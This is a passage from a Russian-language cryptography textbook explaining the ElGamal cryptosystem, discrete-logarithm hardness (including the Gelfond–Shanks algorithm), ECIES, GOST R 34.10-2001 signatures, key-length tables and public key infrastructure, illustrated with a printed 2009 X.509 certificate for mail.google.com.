Пусть имеется мультипликативная группа $\mathbb{Z}_p^* = \{1, 2, \ldots, p-1\}$, где p – большое простое число, содержащее не менее 1024 двоичных разрядов. В группе $\mathbb{Z}_p^*$ существует $\varphi(\varphi(p)) = \varphi(p-1)$ элементов, которые порождают все элементы группы. Такие элементы называются генераторами[7].

Выберем один из таких генераторов g и целое число x в интервале $1 \leqslant x \leqslant p-1$. Вычислим:

$$y = g^x \mod p.$$

Хотя элементы x и y группы $\mathbb{Z}_p^*$ задают друг друга однозначно, найти y, зная x, просто, а вот эффективный алгоритм для получения x по заданному y неизвестен. Говорят, что задача вычисления дискретного логарифма

$$x = \log_g y \mod p$$

является вычислительно сложной. На сложности вычисления дискретного логарифма для больших простых p основывается криптосистема Эль-Гамаля.

9.2.1. Шифрование

Процедура шифрования в криптосистеме Эль-Гамаля состоит из следующих операций.

1. **Создание пары из закрытого и открытого ключей стороной A.**
   (a) A выбирает простое случайное число p.
   (b) Выбирает генератор g (в программных реализациях алгоритма генератор часто выбирается малым числом, например, $g = 2 \mod p$).

[7] Подробнее см. раздел А.3 в приложении.

(c) Выбирает $x \in [0, p-1]$ с помощью генератора случайных чисел.

(d) Вычисляет $y = g^x \mod p$.

(e) Создаёт закрытый и открытый ключи SK и PK:

$$\text{SK} = (p, g, x), \ \text{PK} = (p, g, y).$$

Криптостойкость задаётся битовой длиной параметра p.

2. **Шифрование на открытом ключе стороной B.**

(a) Стороне B известен открытый ключ $\text{PK} = (p, g, y)$ стороны A.

(b) Сообщение представляется числом $m \in [0, p-1]$.

(c) Сторона B выбирает случайное число $r \in [1, p-1]$ и вычисляет:

$$a = g^r \mod p,$$
$$b = m \cdot y^r \mod p.$$

(d) Создаёт шифрованное сообщение в виде

$$c = (a, b)$$

и посылает стороне A.

3. **Расшифрование на закрытом ключе стороной A.**

Получив сообщение (a, b) и владея закрытым ключом $\text{SK} = (p, g, x)$, A вычисляет:

$$m = \frac{b}{a^x} \mod p.$$

Шифрование корректно, так как

$$m' = \frac{b}{a^x} = \frac{my^r}{g^{rx}} = m \mod p,$$
$$m' \equiv m \mod p.$$

Чтобы криптоаналитику получить исходное сообщение m из шифртекста (a, b), зная только открытый ключ получателя $\text{PK} = (p, g, y)$, нужно вычислить значение $m = b \cdot y^{-r} \mod p$.

Для этого криптоаналитику нужно найти случайный параметр $r = \log_g a \mod p$, то есть вычислить дискретный логарифм. Такая задача является вычислительно сложной.

Пример. Создание ключей, шифрование и расшифрование в криптосистеме Эль-Гамаля.

1. Генерация параметров.

   (a) Выберем $p = 41$.

   (b) Группа $\mathbb{Z}_p^*$ циклическая, найдём генератор (примитивный элемент). Порядок группы

   $$|\mathbb{Z}_p^*| = \varphi(p) = p - 1 = 40.$$

   Делители 40: 1, 2, 4, 5, 8, 10, 20. Элемент группы является примитивным, если все его степени, соответствующие делителям порядка группы, не сравнимы с 1. Из таблицы 9.2 видно, что число $g = 6$ является генератором всей группы.

Таблица 9.2 – Поиск генератора в циклической группе $\mathbb{Z}_{41}^*$. Элемент 6 – генератор

Элемент	Степени							Порядок элемента
	2	4	5	8	10	20	40	
2	4	16	−9	10	−1	1		20
3	9	−1	−3	1				8
5	−16	10	9	18	−1	1		20
6	−5	−16	−14	10	−9	−1	1	40

   (c) Выберем случайное $x = 19 \in [0, p-1]$.

   (d) Вычислим

$$\begin{aligned} y &= g^x \mod p = \\ &= 6^{19} \mod 41 = \\ &= 6^{1+2+4\cdot 0+8\cdot 0+16} \mod 41 = \\ &= 6^1 \cdot 6^2 \cdot 6^{4\cdot 0} \cdot 6^{8\cdot 0} \cdot 6^{16} \mod 41 = \\ &= 6 \cdot (-5) \cdot (-16)^0 \cdot 10^0 \cdot 18 \mod 41 = \\ &= -7 \mod 41. \end{aligned}$$

(e) Открытый и закрытый ключи:

$$\text{PK} = (p : 41, g : 6, y : -7), \ \text{SK} = (p : 41, g : 6, x : 19).$$

2. Шифрование.

(a) Пусть сообщением является число $m = 3 \in \mathbb{Z}_p^*$.

(b) Выберем случайное число $r = 25 \in [1, p-1]$.

(c) Вычислим

$$\begin{aligned} a &= g^r \mod p = 6^{25} \mod 41 = 14 \mod 41, \\ b &= my^r \mod p = 3 \cdot (-7)^{25} \mod 41 = -9 \mod 41. \end{aligned}$$

(d) Шифртекстом является пара чисел

$$c = (a : 14, \ b : -9).$$

3. Расшифрование.

(a) Пусть получен шифртекст

$$c = (a : 14, \ b : -9).$$

(b) Вычислим открытый текст как

$$\begin{aligned} m &= \tfrac{b}{a^x} \mod p = \\ &= -9 \cdot (14^{-1})^{19} \mod 41 = \\ &= -9 \cdot 3^{19} \mod 41 = \\ &= -9 \cdot (-14) \mod 41 = \\ &= 3 \mod 41. \end{aligned}$$

9.2.2. Электронная подпись

Криптосистема Эль-Гамаля, как и криптосистема RSA, может быть использована для создания электронной подписи.

По-прежнему имеются два пользователя A и B и незащищённый канал связи между ними. Пользователь A хочет подписать своё открытое сообщение m для того, чтобы пользователь B мог убедиться, что именно A подписал сообщение.

Пусть A имеет закрытый ключ $\mathrm{SK} = (p, g, x)$, открытый ключ $\mathrm{PK} = (p, g, y)$ (полученные так же, как и в системе шифрования Эль-Гамаля) и хочет подписать открытое сообщение. Обозначим подпись $S(m)$.

Для создания подписи $S(m)$ пользователь A выполняет следующие операции:

- вычисляет значение криптографической хэш-функции $h(m) \in [0, p-2]$ от своего открытого сообщения m;
- выбирает случайное число r : $\gcd(r, p-1) = 1$;
- используя закрытый ключ, вычисляет:

$$\begin{aligned} a &= g^r \mod p, \\ b &= \frac{h(m) - xa}{r} \mod (p-1); \end{aligned}$$

- создаёт подпись в виде двух чисел

$$S(m) = (a, b)$$

и посылает сообщение с подписью $(m, S(m))$.

Получив сообщение, B осуществляет проверку подписи, выполняя следующие операции:

- по известному сообщению m вычисляет значение хэш-функции $h(m)$;
- вычисляет:

$$\begin{aligned} f_1 &= g^{h(m)} \mod p, \\ f_2 &= y^a a^b \mod p; \end{aligned}$$

- сравнивает значения f_1 и f_2; если

$$f_1 = f_2,$$

то подпись подлинная, в противном случае – фальсифицированная (или случайно испорченная).

Покажем, что проверка подписи корректна. По малой теореме Ферма получаем

$$\begin{aligned} f_1 &= g^{h(m)} \mod p = \\ &= g^{h(m) \mod (p-1)} \mod p; \end{aligned}$$

$$\begin{aligned} f_2 &= y^a a^b \mod p = \\ &= \underbrace{(g^x)^a}_{y^a} \cdot \underbrace{(g^r \mod p)^{\frac{h(m)-xa}{r} \mod (p-1)}}_{a^b} \mod p = \\ &= g^{xa \mod (p-1)} \cdot g^{h(m)-xa \mod (p-1)} \mod p = \\ &= g^{h(m) \mod (p-1)} \mod p = \\ &= f_1. \end{aligned}$$

Пример. Создание и валидация электронной подписи в криптосистеме Эль-Гамаля.

1. Генерирование параметров.
   (a) Выберем $p = 41$.
   (b) Выберем генератор $g = 6$ в группе $\mathbb{Z}_{41}^*$.
   (c) Выберем случайное $x = 19 \in [1, p-1]$.
   (d) Вычислим

$$\begin{aligned} y &= g^x \mod p = \\ &= 6^{19} \mod 41 = \\ &= 6^{1+2+4\cdot 0+8\cdot 0+16} \mod 41 = \\ &= 6 \cdot (-5) \cdot (-16)^0 \cdot 10^0 \cdot 18 \mod 41 = \\ &= -7 \mod 41. \end{aligned}$$

   (e) Открытый и закрытый ключи:

$$\text{PK} = (p : 41, g : 6, y : -7), \ \text{SK} = (p : 41, g : 6, x : 19).$$

2. Подписание.
   (a) От сообщения m вычисляется хэш $h = H(m)$. Пусть хэш $h = 3 \in [0, p-2]$.

(b) Выберем случайное $r = 9 \in [1, p-2]$:
$\gcd(r = 9, p - 1 = 40) = 1$.

(c) Вычислим

$$\begin{aligned} a &= g^r \mod p = \\ &= 6^9 \mod 41 = 19 \mod 41, \\ b &= \tfrac{h - xa}{r} \mod (p-1) = \\ &= (3 - 19 \cdot 19) \cdot 9^{-1} \mod 40 = \\ &= 2 \cdot 9 \mod 40 = 18 \mod 40. \end{aligned}$$

(d) Подпись

$$s = (a : 19, b : 18).$$

3. Проверка подписи.

(a) Для полученного сообщения находится хэш $h = H(m) = 3$. Пусть полученная подпись к нему имеет вид

$$s = (a : 19, b : 18).$$

(b) Вычислим

$$\begin{aligned} f_1 &= g^h \mod p = \\ &= 6^3 \mod 41 = 11 \mod 41, \\ f_2 &= y^a a^b \mod p = \\ &= (-7)^{19} \cdot 19^{18} \mod 41 = 11 \mod 41. \end{aligned}$$

(c) Проверим равенство f_1 и f_2. Подпись верна, так как

$$f_1 = f_2 = 11.$$

9.2.3. Криптостойкость

Пусть дано уравнение $y = g^x \mod p$, требуется определить x в интервале $0 < x < p - 1$. Задача называется *дискретным логарифмированием*.

Рассмотрим возможные способы нахождения неизвестного числа x. Начнём с перебора различных значений x из интервала

$0 < x < p-1$ и проверки равенства $y = g^x \mod p$. Число попыток в среднем равно $\frac{p}{2}$, при $p = 2^{1024}$ это число равно 2^{1023}, что на практике неосуществимо.

Другой подход предложен советским математиком Гельфондом в 1962 году безотносительно к криптографии. Он состоит в следующем. Вычислим $S = \lceil \sqrt{p-1} \rceil$, где скобки означают наименьшее целое, которое не меньше $\sqrt{p-1}$.

Представим искомое число x в следующем виде:

$$x = x_1 S + x_2, \tag{9.1}$$

где x_1 и x_2 – целые неотрицательные числа,

$$x_1 \leqslant S-1, \; x_2 \leqslant S-1.$$

Такое представление является однозначным.

Вычислим и занесём в таблицу следующие S чисел:

$$g^0 \mod p, \quad g^1 \mod p, \quad g^2 \mod p, \quad \ldots, \quad g^{S-1} \mod p.$$

Вычислим $g^{-S} \mod p$ и также занесём в таблицу.

λ	0	1	2	...	$S-1$	$-S$
$g^\lambda \mod p$	g^0	g^1	g^2	...	g^{S-1}	g^{-S}

Для решения уравнения 9.1 используем перебор значений x_1.

1. Предположим, что $x_1 = 0$. Тогда $x = x_2$. Если число $y = g^{x_2} \mod p$ содержится в таблице, то находим его и выдаём результат: $x = x_2$. Задача решена. В противном случае переходим к пункту 2.

2. Предположим, что $x_1 = 1$. Тогда $x = S + x_2$ и $y = g^{S+x_2} \mod p$. Вычисляем $yg^{-S} \mod p = g^{x_2} \mod p$. Задача сведена к предыдущей: если $g^{x_2} \mod p$ содержится в таблице, то в таблице находим число x_2 и выдаём результат x: $x = S + x_2$.

3. Предположим, что $x_1 = 2$. Тогда $x = 2S + x_2$ и $y = g^{2S+x_2} \mod p$. Если число $yg^{-2S} \mod p = g^{x_2} \mod p$ содержится в таблице, то находим число x_2 и выдаём результат: $x = 2S + x_2$.

4. Пробегая все возможные значения, доберёмся в худшем случае до $x_1 = S - 1$. Тогда $x = (S-1)S + x_2$ и $y = g^{(S-1)S+x_2} \mod p$. Если число $yg^{-(S-1)S} \mod p = g^{x_2} \mod p$ содержится в таблице, то находим его и выдаём результат: $x = (S-1)S + x_2$.

Легко убедиться в том, что с помощью построенной таблицы мы проверили все возможные значения x. Максимальное число умножений равно $2S \approx 2\sqrt{p-1} = 2 \times 2^{512}$, что для практики очень велико. Тем самым проблему достаточной криптостойкости этой системы можно было бы считать решённой. Однако это неверно, так как числа $p-1$ являются составными. Если $p-1$ можно разложить на маленькие множители, то криптоаналитик может применить процедуру, подобную процедуре Гельфонда, по взаимно простым делителям $p-1$ и найти секрет. Пусть $p-1 = st$. Тогда элемент g^s образует подгруппу порядка t и наоборот. Теперь, решая уравнение $y^s = (g^s)^a \mod p$, находим вычет $x = a \mod t$. Поступая аналогично, находим $x = b \mod s$ и по китайской теореме об остатках находим x.

Несколько позже подобный метод ускоренного решения уравнения 9.1 был предложен американским математиком Шенксом (англ. *Daniel Shanks*, [86]). Оба алгоритма в литературе можно встретить под названиями: алгоритм Гельфонда, алгоритм Шенкса или алгоритм Гельфонда — Шенкса.

Пусть $k = \lceil \log_2 p \rceil$ – битовая длина числа p. Алгоритм Гельфонда имеет экспоненциальную сложность (число двоичных операций):

$$O\left(\sqrt{p}\right) = O\left(e^{\frac{1}{2}\frac{1}{\log_2 e}k}\right).$$

Наилучшие из известных алгоритмов решения задачи дискретного логарифмирования имеют экспоненциальную сложность порядка

$$O\left(e^{\sqrt{k}}\right).$$

9.3. Эллиптические кривые

Существуют аналоги криптосистемы Эль-Гамаля, в которых вместо проблемы дискретного логарифма в мультипликативных полях используется проблема дискретного логарифма в группах точек эллиптических кривых над конечными полями (обычно $GF(p)$ либо $GF(2^n)$). Математическое описание данных полей приведено в разделе А.7. Нас же интересует следующий факт: для группы точек эллиптической кривой над конечным полем $\mathbb{E}$ существует быстро выполнимая операция – умножение целого числа x на точку A (суммирование точки самой с собой целое число раз):

$$x \in \mathbb{Z},$$
$$A, B \in \mathbb{E},$$
$$B = x \times A.$$

И получение исходной точки A при известных B и x («деление» точки на целое число), и получение целого числа x при известных A и B являются сложными задачами. На этом и основаны алгоритмы шифрования и электронной подписи с использованием эллиптических кривых над конечными полями.

9.3.1. ECIES

Схема ECIES (англ. *Elliptic Curve Integrated Encryption Scheme*) является частью сразу нескольких стандартов, в том числе ANSI X9.63, IEEE 1363a, ISO 18033-2 и SECG SEC 1. Эти стандарты по-разному описывают выбор параметров схемы [61]:

- ENC (англ. *Encryption*) – блочный режим шифрования (в том числе простое гаммирование, 3DES, AES, MISTY1, CAST-128, Camelia, SEED);
- KA (англ. *Key Agreement*) – метод для генерации общего секрета двумя сторонами (оригинальный метод, описанный в протоколе Диффи — Хеллмана [26] либо его модификации [69]);
- KDF (англ. *Key Derivation Function*) – метод получения ключей из основной и дополнительной информации;

- HASH – криптографическая хэш-функция (SHA-1, SHA-2, RIPEMD, WHIRLPOOL);
- MAC (англ. *Message Authentication Code*) – функция вычисления имитовставки (DEA, ANSI X9.71, MAC1, HMAC-SHA-1, HMAC-SHA-2, HMAC-RIPEMD, CMAC-AES).

К параметрам относится выбор группы точек над эллиптической кривой $\mathbb{E}$, а также некоторой большой циклической подгруппы $\mathbb{G}$ в группе $\mathbb{E}$, задаваемой точкой-генератором G. Мощность циклической группы обозначается n.

$$n = \|\mathbb{G}\| .$$

Предположим, что в нашем сценарии Алиса хочет послать сообщение Бобу. У Алисы есть открытый ключ Боба P_B, а у Боба – соответствующий ему закрытый ключ p_B. Для отправки сообщения Алиса также сгенерирует временную (англ. *ephemeral*) пару из открытого (P_A) и закрытого (p_A) ключей. Закрытыми ключами являются некоторые натуральные числа, меньшие n, а открытыми ключами являются произведения закрытых на точку-генератор G:

$$\begin{array}{ll} p_A \in \mathbb{Z}, & p_B \in \mathbb{Z}, \\ 1 < p_A < n, & 1 < p_B < n, \\ P_A = p_A \times G, & P_B = p_B \times G, \\ P_A \in \mathbb{G} \in \mathbb{E}, & P_B \in \mathbb{G} \in \mathbb{E}. \end{array}$$

1. С помощью метода генерации общего секрета KA Алиса вычисляет общий секрет s. В случае использования оригинального протокола Диффи — Хеллмана общим секретом будет являться результат умножения закрытого ключа Алисы на открытый ключ Боба $s = p_a \times P_B$.

2. Используя полученный общий секрет s и метод получения ключей из ключевой и дополнительной информации KDF, Алиса получает ключ шифрования k_{ENC}, а также ключ для вычисления имитовставки k_{MAC}.

3. С помощью симметричного алгоритма шифрования ENC Алиса шифрует открытое сообщение m ключом k_{ENC} и получает шифртекст c.

4. Взяв ключ k_{MAC}, зашифрованное сообщение c и другие заранее обговорённые сторонами параметры, Алиса вычисляет тэг сообщения (англ. tag) с помощью функции MAC.

5. Алиса отсылает Бобу $\{P_A, tag, c\}$.

В процессе расшифрования Боб последовательно получает общий секрет $s = p_b \times P_A$, ключи шифрования k_{ENC} и имитовставки k_{MAC}, вычисляет тэг сообщения и сверяет его с полученным тэгом. В случае совпадения вычисленного и полученного тэгов Боб расшифровывает исходное сообщение m из шифртекста c с помощью ключа шифрования k_{ENC}.

9.3.2. Российский стандарт ЭП ГОСТ Р 34.10-2001

Пусть имеются две стороны A и B и канал связи между ними. Сторона A желает передать сообщение M стороне B и подписать его. Сторона B должна проверить правильность подписи, то есть аутентифицировать сторону A.

A формирует открытый ключ следующим образом.

1. Выбирает простое число $p > 2^{255}$.

2. Записывает уравнение эллиптической кривой:

$$E: \; y^2 = x^3 + ax + b \mod p,$$

которое определяет группу точек эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$. Выбирает группу, задавая либо случайные числа $0 < a, b < p - 1$, либо инвариант $J(E)$:

$$J(E) = 1728\frac{4a^3}{4a^3 + 27b^2} \mod p.$$

Если кривая задаётся инвариантом $J(E) \in \mathbb{Z}_p$, то он выбирается случайно из интервала $0 < J(E) < 1728$. Для нахождения a, b вычисляется

$$K = \frac{J(E)}{1728 - J(E)},$$

$$a = 3K \mod p,$$
$$b = 2K \mod p.$$

3. Пусть m – порядок группы точек эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$. Пользователь A подбирает число n и простое число q такие, что

$$m = nq,\ 2^{254} < q < 2^{256},\ n \geqslant 1,$$

где q – делитель порядка группы.

В циклической подгруппе порядка q выбирается точка

$$P \in \mathbb{E}(\mathbb{Z}_p):\ qP \equiv 0.$$

4. Случайно выбирает число d и вычисляет точку $Q = dP$.

5. Формирует закрытый и открытый ключи:

$$\text{SK} = (d),\ \text{PK} = (p, E, q, P, Q).$$

Теперь сторона A создаёт свою цифровую подпись $S(M)$ сообщения M, выполняя следующие действия.

1. Вычисляет $\alpha = h(M)$, где h – криптографическая хэш-функция, определённая стандартом ГОСТ Р 34.11-94. В российском стандарте длина $h(M)$ равна 256 бит.

2. Вычисляет $e = \alpha \mod q$.

3. Случайно выбирает число k и вычисляет точку

$$C = kP = (x_c, y_c).$$

4. Вычисляет $r = x_c \mod q$. Если $r = 0$, то выбирает другое k.

5. Вычисляет $s = ke + rd \mod q$.

6. Формирует подпись

$$S(M) = (r, s).$$

Сторона A передаёт стороне B сообщение с подписью

$$(M,\ S(M)).$$

Сторона B проверяет подпись (r, s), выполняя процедуру проверки подписи.

1. Вычисляет $\alpha = h(M)$ и $e = \alpha \mod q$. Если $e = 0$, то определяет $e = 1$.

2. Вычисляет $e^{-1} \mod q$.

3. Проверяет условия $r < q,\ r < s$. Если эти условия не выполняются, то подпись отвергается. Если условия выполняются, то процедура продолжается.

4. Вычисляет переменные:

$$a = se^{-1} \mod q,$$
$$b = -re^{-1} \mod q.$$

5. Вычисляет точку:

$$\tilde{C} = aP + bQ = (\tilde{x}_c, \tilde{y}_c).$$

   Если подпись верна, то должны получить исходную точку C.

6. Проверяет условие $\tilde{x}_c \mod q = r$. Если условие выполняется, то подпись принимается, в противном случае – отвергается.

Рассмотрим вычислительную сложность вскрытия подписи. Предположим, что криптоаналитик ставит своей задачей определение закрытого ключа d. Как известно, эта задача является трудной. Для подтверждения этого можно привести такой факт. Был поставлен следующий эксперимент: выбрали число $p = 2^{97}$ и 1200 персональных компьютеров, которые работали над этой задачей в 16 странах мира, используя процессоры с тактовой частотой 200 МГц. Задача была решена за 53 дня круглосуточной работы. Если взять $p = 2^{256}$, то на решение такой задачи при наличии одного компьютера с частотой процессора 2 ГГц потребуется 10^{22} лет.

9.4. Длины ключей

В таблице 9.3 приведены битовые длины ключей для криптосистем.

Таблица 9.3 – Минимальные длины ключей в битах по стандартам России и США

	Блочные шифры, K	Схема ЭП		
		RSA, n	Эллипт. кривые, порядок точки	Эль-Гамаль mod p: модуль / порядок (под)группы
Взломано				
Биты	56	768	109	503
Конкурс	DESCHAL	RSA-768	ECC2K-108	
Год	1997	2009	2000	
Стандарт России				
Биты	256		255	
ГОСТ	28147–89	—	34.10-2001	—
Год	1989		2001	
Стандарт США				
Биты	128-256	1024-3072	151-480	1024-3072/160-256
FIPS №	197	draft 186-3	draft 186-3	draft 186-3
Год	2001	2006	2006	2006

Скорость вычисления ЭП

Сравним производительность схем ЭП, чтобы продемонстрировать преимущества ЭП вида Эль-Гамаля перед RSA для больших ключей. В приложении показано, что в модульной арифметике по модулю числа n с битовой длиной $k \simeq \log_2 n$ операции имеют битовую сложность:

$$\begin{aligned} a^b \mod n &- O(k^3), \\ ab \mod n,\ a^{-1} \mod n &- O(k^2), \\ a+b \mod n &- O(k). \end{aligned}$$

Так как все описанные схемы ЭП используют возведение в степень по модулю, то битовая сложность – $O(k^3)$. Оценки количества целочисленных t-разрядных умножений при вычислении ЭП имеют вид:

1. RSA:
$$(2\log_2 n)\cdot\left(\frac{\log_2 n}{t}\right)^2;$$

2. DSA (англ. *Digital Signature Algorithm*, стандарт США [50]) – электронная подпись, вычисляемая по принципу Эль-Гамаля по модулю p и с порядком циклической подгруппы q:
$$(2\log_2 q)\cdot\left(\frac{\log_2 p}{t}\right)^2;$$

3. ГОСТ Р 34.10-2001 (стандарт России [115]) и ECDSA (англ. *Elliptic Curve Digital Signature Algorithm*, стандарт США [50]), вычисляемые по принципу Эль-Гамаля в группе точек эллиптической кривой по модулю p:
$$(2\log_2 p)\cdot 4\cdot\left(\frac{\log_2 p}{t}\right)^2.$$

В таблице 9.4 приведены оценки скорости вычисления ЭП (оценки числа умножений 64-битовых слов).

Таблица 9.4 – Оценочное число 64-битовых умножений для вычисления ЭП

ЭП	Оценочное число 64-битовых умножений
RSA 1024	$(2\cdot 1024)\cdot\left(\frac{1024}{64}\right)^2 \approx 500\,000$
RSA 2048	4 000 000
RSA 3072	14 000 000
RSA 4096	34 000 000
DSA 1024/160	$(2\cdot 160)\cdot\left(\frac{1024}{64}\right)^2 \approx 82\,000$
DSA 3072/256	1 200 000
ECDSA 160	$(2\cdot 160)\cdot 4\cdot\left(\frac{160}{64}\right)^2 \approx 8\,000$
ECDSA 512	260 000
ГОСТ Р 34.10-2001	$(2\cdot 256)\cdot 4\cdot\left(\frac{256}{64}\right)^2 \approx 33\,000$

9.5. Инфраструктура открытых ключей

9.5.1. Иерархия удостоверяющих центров

Проблему аутентификации и распределения сеансовых симметричных ключей шифрования в Интернете, а также в больших локальных и виртуальных сетях решают с помощью построения иерархии открытых ключей криптосистем с открытым ключом.

1. Существует удостоверяющий центр (УЦ) верхнего уровня, корневой УЦ (англ. *root certificate authority, root CA*), обладающий парой из закрытого и открытого ключей. Открытый ключ УЦ верхнего уровня распространяется среди всех пользователей, причём все пользователи *доверяют УЦ*. Это означает, что:

   - УЦ – «хороший», то есть обеспечивает надёжное хранение закрытого ключа, не пытается фальсифицировать и скомпрометировать свои ключи;
   - имеющийся у пользователей открытый ключ УЦ действительно принадлежит УЦ.

   В массовых информационных и интернет-системах открытые ключи многих корневых УЦ встроены в дистрибутивы и пакеты обновлений ПО. Доверие пользователей неявно проявляется в их уверенности в том, что открытые ключи корневых УЦ, включённые в ПО, не фальсифицированы и не скомпрометированы. *Де-факто пользователи доверяют а) распространителям ПО и обновлений, б) корневому УЦ.*

   Назначение УЦ верхнего уровня – проверка принадлежности и подписание открытых ключей удостоверяющих центров второго уровня (англ. *certificate authority, certification authority, CA*), а также организаций и сервисов. УЦ подписывает своим закрытым ключом следующее сообщение:

   - название и URI УЦ нижележащего уровня или организации/сервиса;
   - значение сгенерированного открытого ключа и название алгоритма соответствующей криптосистемы с открытым ключом;

- время выдачи и срок действия открытого ключа.

2. УЦ второго уровня имеют свои пары открытых и закрытых ключей, сгенерированных и подписанных корневым УЦ, причём перед подписанием корневой УЦ убеждается в «надёжности» УЦ второго уровня, производит юридические проверки. Корневой УЦ не имеет доступа к закрытым ключам УЦ второго уровня.

   Пользователи, имея в своей базе открытых ключей доверенные открытые ключи корневого УЦ, могут проверить ЭП открытых ключей УЦ 2-го уровня и убедиться, что предъявленный открытый ключ действительно принадлежит данному УЦ. Таким образом:

   - Пользователи полностью доверяют корневому УЦ и его открытому ключу, который у них хранится. Пользователи верят, что корневой УЦ не подписывает небезопасные ключи и гарантирует, что подписанные им ключи действительно принадлежат УЦ 2-го уровня.
   - Проверив ЭП открытого ключа УЦ 2-го уровня с помощью доверенного открытого ключа УЦ 1-го уровня, пользователь верит, что открытый ключ УЦ 2-го уровня действительно принадлежит данному УЦ и не был скомпрометирован.

   Аутентификация в протоколе защищённого интернет-соединения SSL/TLS достигается в результате проверки пользователями совпадения URI-адреса сервера из ЭП с фактическим адресом.

   УЦ второго уровня в свою очередь тоже подписывает открытые ключи УЦ третьего уровня, а также организаций. И так далее по уровням.

3. В результате построена *иерархия* подписанных открытых ключей.

4. Открытый ключ с идентификационной информацией (название организации, URI-адрес веб-ресурса, дата выдачи, срок

действия и др.) и подписью УЦ вышележащего уровня, заверяющей ключ и идентифицирующие реквизиты, называется *сертификатом открытого ключа*, на который существует международный стандарт X.509, последняя версия 3. В сертификате указывается его область применения: подписание других сертификатов, аутентификация для веба, аутентификация для электронной почты и т. д.




Рис. 9.1 – Иерархия сертификатов

На рис. 9.1 приведены примеры иерархии сертификатов и путь подписания сертификата X.509 интернет-сервиса Gmail (Google Mail).

Система распределения, хранения и управления сертификатами открытых ключей называется *инфраструктурой открытых ключей* (англ. *public key infrastructure, PKI*). PKI применяется для аутентификации в системах SSL/TLS, IPsec, PGP и т. д. Помимо процедур выдачи и распределения открытых ключей, PKI также определяет процедуру отзыва скомпрометированных или устаревших сертификатов.

9.5.2. Структура сертификата X.509

Ниже приведён пример сертификата X.509, использовавшегося интернет-сервисом mail.google.com для предоставления защищённого SSL-соединения в 2009 г. Сертификат напечатан командой openssl x509 -in file.crt -noout -text:

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
```

```
    6e:df:0d:94:99:fd:45:33:dd:12:97:fc:42:a9:3b:e1
  Signature Algorithm: sha1WithRSAEncryption
  Issuer: C=ZA, O=Thawte Consulting (Pty) Ltd.,
    CN=Thawte SGC CA
  Validity
    Not Before: Mar 25 16:49:29 2009 GMT
    Not After : Mar 25 16:49:29 2010 GMT
  Subject: C=US, ST=California, L=Mountain View, O=Google Inc,
    CN=mail.google.com
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (1024 bit)
      Modulus (1024 bit):
        00:c5:d6:f8:92:fc:ca:f5:61:4b:06:41:49:e8:0a:
        2c:95:81:a2:18:ef:41:ec:35:bd:7a:58:12:5a:e7:
        6f:9e:a5:4d:dc:89:3a:bb:eb:02:9f:6b:73:61:6b:
        f0:ff:d8:68:79:1f:ba:7a:f9:c4:ae:bf:37:06:ba:
        3e:ea:ee:d2:74:35:b4:dd:cf:b1:57:c0:5f:35:1d:
        66:aa:87:fe:e0:de:07:2d:66:d7:73:af:fb:d3:6a:
        b7:8b:ef:09:0e:0c:c8:61:a9:03:ac:90:dd:98:b5:
        1c:9c:41:56:6c:01:7f:0b:ee:c3:bf:f3:91:05:1f:
        fb:a0:f5:cc:68:50:ad:2a:59
      Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Extended Key Usage: TLS Web Server
      Authentication, TLS Web Client Authentication,
      Netscape Server Gated Crypto
    X509v3 CRL Distribution Points:
    URI:http://crl.thawte.com/ThawteSGCCA.crl
    Authority Information Access:
    OCSP - URI:http://ocsp.thawte.com
    CA Issuers - URI:http://www.thawte.com/repository/
      Thawte_SGC_CA.crt
    X509v3 Basic Constraints: critical
    CA:FALSE
Signature Algorithm: sha1WithRSAEncryption
  62:f1:f3:05:0e:bc:10:5e:49:7c:7a:ed:f8:7e:24:d2:f4:a9:
  86:bb:3b:83:7b:d1:9b:91:eb:ca:d9:8b:06:59:92:f6:bd:2b:
  49:b7:d6:d3:cb:2e:42:7a:99:d6:06:c7:b1:d4:63:52:52:7f:
  ac:39:e6:a8:b6:72:6d:e5:bf:70:21:2a:52:cb:a0:76:34:a5:
  e3:32:01:1b:d1:86:8e:78:eb:5e:3c:93:cf:03:07:22:76:78:
```

6f:20:74:94:fe:aa:0e:d9:d5:3b:21:10:a7:65:71:f9:02:09:
cd:ae:88:43:85:c8:82:58:70:30:ee:15:f3:3d:76:1e:2e:45:
a6:bc

Как видно, сертификат действителен с 26.03.2009 до 25.03.2010, открытый ключ представляет собой ключ RSA с длиной модуля $n = 1024$ бита и экспонентой $e = 65537$ и принадлежит компании Google Inc. Открытый ключ предназначен для взаимной аутентификации веб-сервера mail.google.com и веб-клиента в протоколе SSL/TLS. Сертификат подписан ключом удостоверяющего центра Thawte SGC CA, подпись вычислена с помощью криптографического хэша SHA-1 и алгоритма RSA. В свою очередь, сертификат с открытым ключом Thawte SGC CA для проверки значения ЭП данного сертификата расположен по адресу: http://www.thawte.com/repository/Thawte_SGC_CA.crt.

Электронная подпись вычисляется от всех полей сертификата, кроме самого значения подписи.

Глава 10

Криптографические протоколы

10.1. Основные понятия

Для успешного выполнения любых целей по защите информации необходимо участие в процессе защиты нескольких субъектов, которые по определённым правилам будут выполнять технические или организационные действия, криптографические операции, взаимодействовать друг с другом, например, передавая сообщения или проверяя личности друг друга.

Формализация подобных действий делается через описание протокола. *Протокол* – описание распределённого алгоритма, в процессе выполнения которого два или более участников последовательно выполняют определённые действия и обмениваются сообщениями[1].

Под участником (субъектом, стороной) протокола понимают не только людей, но и приложения, группы людей или целые организации. Формально участниками считают только тех, кто выполняет активную роль в рамках протокола. Хотя при создании и описании протоколов забывать про пассивные стороны тоже не стоит. Например, пассивный криптоаналитик формально не является

[1]Здесь и далее в этом разделе определения даны на основе [121].

участником протоколов, но многие протоколы разрабатываются с учётом защиты от таких «неучастников».

Протокол состоит из *циклов* (англ. *round*) или *проходов* (англ. *pass*). Цикл – временной интервал активности только одного участника. За исключением самого первого цикла протокола, обычно начинается приёмом сообщения, а заканчивается – отправкой.

